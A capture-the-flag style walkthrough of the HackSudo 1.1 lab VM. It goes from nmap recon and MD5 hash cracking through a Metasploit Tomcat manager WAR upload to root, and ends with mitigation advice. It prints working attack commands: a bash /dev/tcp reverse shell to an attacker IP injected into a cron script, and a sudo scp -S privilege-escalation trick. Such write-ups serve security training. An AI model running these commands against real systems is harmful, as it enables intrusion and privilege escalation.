
Author: Vaibhav Mulak
Machine: HackSudo 1.1 (creator: Vishal Waghmare)
Summary: Local lab walkthrough. We enumerate services, discover credentials by inspecting a discovered backup, gain access via Tomcat manager upload (Meterpreter), then escalate to root via a writable cron and an exploitable scp sudo privilege.
TL;DR
- Found open services:
80 (Apache),8080 (Tomcat),2222 (SSH). - Found
users.sqlon webserver containing MD5 hashes; cracked them to get credentials. - Used credentials to log into Tomcat manager and upload a webshell via Metasploit (
tomcat_mgr_upload), getting a Meterpreter shell. - Found a backup in
/var/www/hacksudocontaining credentials forvishal:hacker. - SSH to port
2222asvishal. - Found a cron running as
hacksudothat executes a writablemanage.shscript every minute — injected a reverse shell and gothacksudouser. sudo -lshowed/usr/bin/scpallowed as root — used GTFObins technique to escalate to root.
Setup / Initial Access
Boot the VM and obtain the target IP from the VM's login screen.

Recon — Nmap
Run a full TCP scan and common scripts:
sudo nmap -sC -sV -p- -oN nmap_scan 192.168.56.110Key results (trimmed):
80/tcp   open  http    Apache httpd 2.4.46 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 8.3p1
8080/tcp open  http    Apache Tomcat 9.0.24
Web Enumeration
I enumerated the webserver (port 80) using http-enum and directory fuzzing. The enumeration revealed several interesting files:
/admin.php/users.sql/log.php
Opened users.sql. It contained two usernames and MD5 password hashes.

Cracking hashes
I cracked the MD5 hashes (I used CrackStation for convenience). The cracked credentials gave me candidate usernames and passwords.

Tomcat manager — initial pivot
Using one of the discovered credentials (admin:admin), I logged into the Tomcat Manager application on port 8080.


With the manager access, I used Metasploit's exploit/multi/http/tomcat_mgr_upload module to upload a WAR file and get a Meterpreter session.

Metasploit steps:
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.56.110
set RPORT 8080
set HTTPUSERNAME admin
set HTTPPASSWORD admin
set LHOST <your-ip>
set LPORT <your-port>
exploit
After exploitation, Metasploit returned a Meterpreter shell (screenshot: msf-meterpreter). From there, I performed standard post-exploitation enumeration.

Post-exploitation & local enumeration
From the shell, I looked for interesting files and SUID binaries:
find / -perm -4000 -type f 2>/dev/null
No immediately obvious SUID escalations were present.
However, I noticed a backup in the web root: /var/www/hacksudo (screenshot: hacksudo-backup). The backup contained data that required basic steganography/text inspection. Inside, I found credentials:

vishal : hackerI tested SSH to the host on port 2222:

ssh -p 2222 vishal@192.168.56.110SSH login succeeded and I had a normal shell as vishal.
Privilege escalation — discovering the cron & writable script
While enumerating the filesystem on the vishal account, I found a cronjob running as the hacksudo user every minute. The cron invoked a script named manage.sh which was writable by me .
manage.sh contents:
#!/bin/bash
# existing lines...
Because manage.sh was executed by a user with elevated access (the cron ran as hacksudo), I could modify it. I added a one-line reverse shell to manage.sh to get a connection back as the hacksudo user. Example payload I used in the lab (use appropriately — do not use against systems you do not own):
echo '#!/bin/bash' > manage.sh
echo 'bash -i >& /dev/tcp/192.168.1.192/1234 0>&1' >> manage.sh
chmod +x manage.sh
# Wait for cron to run and connect back to listener

After the cron ran, I received a reverse shell as hacksudo. From there, I enumerated sudo privileges.
Final escalation — sudo scp (GTFObins)

Running sudo -l as hacksudo showed that the user could run /usr/bin/scp as root without a password.
GTFObins documents a technique for abusing scp when allowed to be run under sudo. scp supports a -S option to specify the program used to establish the connection (normally ssh). If scp is run as root with -S pointing to a script under attacker control, that script will be executed as root.
I used the following sequence (sanitized) to spawn a root shell:
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > "$TF"
chmod +x "$TF"
# Execute scp with -S to run our script as root
sudo /usr/bin/scp -S "$TF" dummyfile dummyhost:/tmp/
When scp invoked the script, it executed under root privileges and spawned a shell, giving me a root prompt.
Lessons learned & mitigation
- Untrusted backups in webroot — never leave database backups or sensitive files accessible via the webroot (
/var/www/*). Use proper file permissions and store backups off the webserver. - Tomcat manager should be disabled in production or protected by strong, unique credentials and network access controls.
- Sudo granular controls — avoid giving users
scp(or other flexible programs) as root insudoers. If needed, restrict parameters or use wrapper scripts. - Writable scripts run by cron — never allow cron-executed scripts to be world/writable. Use
chmod 700and restrict ownership. - Detect & respond — monitor cron file changes, monitor webroot file changes, and set alerting for uploads to manager apps.